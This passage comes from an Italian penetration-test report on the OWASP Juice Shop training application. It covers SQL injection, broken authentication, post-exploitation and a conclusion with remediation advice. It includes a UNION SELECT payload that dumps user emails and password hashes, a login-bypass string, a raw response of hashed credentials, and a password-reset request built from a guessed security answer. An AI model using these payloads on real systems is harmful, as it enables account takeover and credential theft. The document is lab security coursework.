
*q=apple')) UNION SELECT email, password, 'null', 'null', 'null', 'null', 'null', 'null', 'null' FROM Users –*

### 3.3 Broken Authentication

Per verificare la presenza di questa categoria di vulnerabilità, abbiamo utilizzato la sfida “Reset Bender’s Password” presente nella sezione di score-board di OWASP Juice Shop.

Per riuscirci, la prima operazione effettuata è stata l'accesso all'account di *Bender* tramite un attacco di tipologia SQL Injection. Abbiamo inserito nel campo di login email la stringa “*bender@juice-sh.op' --*” e digitato una password casuale.

Per scoprire questa email, è stato sufficiente accedere a un account admin, come illustrato nelle fasi precedenti, e raggiungere la rotta URL “*/#/administration*”, che consente agli amministratori di ottenere informazioni sugli utenti di livello inferiore, come email e data di iscrizione al sito) e di eliminare le loro recensioni.



Una volta ottenuto l'accesso all'account di Bender, è necessario utilizzare il meccanismo di "password dimenticata", che richiede di rispondere a una domanda di sicurezza per poter procedere con il reset della password.

## 4. Post Exploitation

La fase di post-exploitation si svolge dopo che l'attaccante ha ottenuto l'accesso iniziale a un sistema e sfrutta le vulnerabilità identificate in precedenza.

In questa fase, l'attaccante si concentra su attività come la raccolta di dati sensibili, l'elevazione dei privilegi e il mantenimento dell'accesso tramite backdoor. L'obiettivo è consolidare il controllo sul sistema, valutare l'impatto delle vulnerabilità e preparare raccomandazioni per migliorare la sicurezza.

Inoltre, si possono eseguire azioni come sabotare il sistema e garantire un accesso futuro più veloce e "sicuro" per l'attaccante.

### 4.1 Improper Input Validation

**Exploitation:** Durante l'exploitation, abbiamo sfruttato la vulnerabilità di Improper Input Validation per ottenere un accesso amministrativo e una Membership Deluxe gratuita.

#### Post-Exploitation:

- **Consolidamento dell'Accesso:**
  - **Gestione delle credenziali:** Non serve dato che l'account lo abbiamo creato noi.
- **Raccolta di Informazioni:**
  - **Accesso amministrativo:** Accedere alle configurazioni del sistema per identificare eventuali altri punti deboli o informazioni sensibili, come file di sistema critici o rotte specifiche per amministratori (/adminsitracion).



### 4.2.1 SQL Injection

**Exploitation:** Abbiamo ottenuto l'accesso all'account mediante il punto 3.2.1, che ci consente di accedere a quale account vogliamo, admin e quindi con privilegi amministrativi.

#### Post-Exploitation:

- **Consolidamento dell'Accesso:**
  - **Gestione delle credenziali:** Modificare le credenziali per garantire un accesso continuo e sicuro (4.3 – Broken Authentication).
  - **Permanenza:** Stabilire metodi per garantire un accesso duraturo e sicuro, come backdoor o accessi persistenti.
- **Raccolta di Informazioni:**
  - **Accesso amministrativo:** Accedere e raccogliere informazioni sensibili aggiuntive come commenti degli utenti e altre informazioni archiviate che potrebbero essere utilizzate per ulteriori attacchi o analisi. Controllare la possibilità di accedere a rotte specifiche per gli amministratori.
  - **Token authentication:** Il token può essere utile per avere informazioni aggiuntive sull'account.

### 4.2.2 SQL Injection

**Exploitation:** Abbiamo ottenuto la lista degli utenti tramite la path query dei prodotti.

#### Post-Exploitation:

- **Raccolta di Informazioni:**
  - **Accesso:** Possiamo utilizzare le password criptate per accedere ai vari account.
  - **Informazioni prese:** Possiamo decidere noi quali informazioni prendere, le varie chiavi del Json sono visibili quando si decripta il JWT del punto 3.2.1.

```

Response
Pretty Raw Hex Render
{
  "data": [
    {
      "id": "12934@juice-sh.op",
      "name": "3c2abc04e4adea8f1327d0aee3714b7d",
      "description": null,
      "price": null,
      "deluxePrice": null,
      "image": null,
      "createdAt": null,
      "updatedAt": null,
      "deletedAt": null
    },
    {
      "id": "accountant@juice-sh.op",
      "name": "993e10f92a70b4b463220cb4c5d636dc",
      "description": null,
      "price": null,
      "deluxePrice": null,
      "image": null,
      "createdAt": null,
      "updatedAt": null,
      "deletedAt": null
    },
    {
      "id": "admin@juice-sh.op",
      "name": "6190202a7b0d7225051ef09df18500",
      "description": null,
      "price": null,
      "deluxePrice": null,
      "image": null,
      "createdAt": null,
      "updatedAt": null,
      "deletedAt": null
    },
    {
      "id": "amy@juice-sh.op",
      "name": "030f05e45e30710c3ad3c32f00de0473",
      "description": null,
      "price": null,
      "deluxePrice": null,
      "image": null,
      "createdAt": null,
      "updatedAt": null,
      "deletedAt": null
    }
  ]
}

```

### 4.3 Broken Authentication

**Exploitation:** Nella fase 3.3 abbiamo osservato come per accedere all'account di Bender fosse sufficiente impiegare una SQL Injection e come si dovesse sfruttare il meccanismo di password dimenticata.


#### Post Exploitation:

- **Sicurezza degli account:**

- La risposta alla domanda di sicurezza necessita di essere indovinata. Fortunatamente, in questo caso specifico, Bender è un chiaro riferimento alla serie animata "Futurama", il che ci permette di restringere il campo di ricerca a una lista limitata di risposte plausibili, come ad esempio "Beer", "Hibernation" o "Stop'n'Drop", quest'ultimo, il servizio di "camere di suicidio" del 31° secolo iconico della serie, rappresenta proprio la risposta che stavamo cercando.

Una volta inserita la risposta corretta alla domanda di sicurezza, si può scegliere una nuova password, risolvendo così il problema.

Questo esempio dimostra quanto possa essere rischioso per la sicurezza di un account utente fornire una risposta troppo banale o troppo personale (cioè facile da indovinare).



```
{  
  "email": "bender@juice-sh.op",  
  "answer": "Stop'n'Drop",  
  "new": "ciaociao",  
  "repeat": "ciaociao"  
}
```

## 5. Conclusione

Durante il test di penetrazione sono state identificate le seguenti vulnerabilità, classificate secondo la Top 10 di OWASP:

- I. **Injection (SQL Injection):** Analizzata nella sezione "3.2", questa vulnerabilità consente di eseguire query SQL non autorizzate sul database dell'applicazione. Questo tipo di attacco ha permesso di accedere a dati sensibili, come credenziali degli utenti, e ha dimostrato la gravità della compromissione potenziale, dato che gli attaccanti possono eseguire query dannose e accedere a informazioni riservate.
- II. **Sensitive Data Exposure:** Rilevata nella sezione "4.2", dove sono state ottenute password criptate e altre informazioni sensibili. La scoperta di dati criptati indica un'esposizione di informazioni personali che potrebbe essere sfruttata per ulteriori attacchi.  
Inoltre, abbiamo avuto accesso a dei documenti confidenziali tramite la nikto scan che ha trovato la rotta /ftp, nella sezione "1.3".
- III. **Improper Input Validation:** Discussa nel punto "3.1", questa vulnerabilità ha permesso di manipolare i dati di input per ottenere privilegi elevati e accedere a risorse riservate, come creare un profilo amministrativo o ottenere una Membership Deluxe senza il pagamento necessario. Questo dimostra la necessità di una validazione più rigorosa degli input forniti dagli utenti.
- IV. **Broken Access Control:** Identificata nella mancanza di controlli adeguati sugli accessi e sull'autenticazione, come evidenziato dalla possibilità di accedere come amministratore con credenziali deboli (sezione "4.2.1"). La mancanza di meccanismi di autenticazione robusti, come l'autenticazione a più fattori (MFA), rappresenta un rischio significativo, poiché consente accessi non autorizzati e compromette la sicurezza del sistema.

Queste vulnerabilità rappresentano rischi significativi per la sicurezza del sistema e necessitano di misure correttive immediate per mitigare i potenziali impatti negativi. Le raccomandazioni includono l'implementazione di controlli di accesso più rigorosi, la corretta validazione degli input, la protezione dei dati sensibili e la risoluzione delle vulnerabilità di SQL Injection.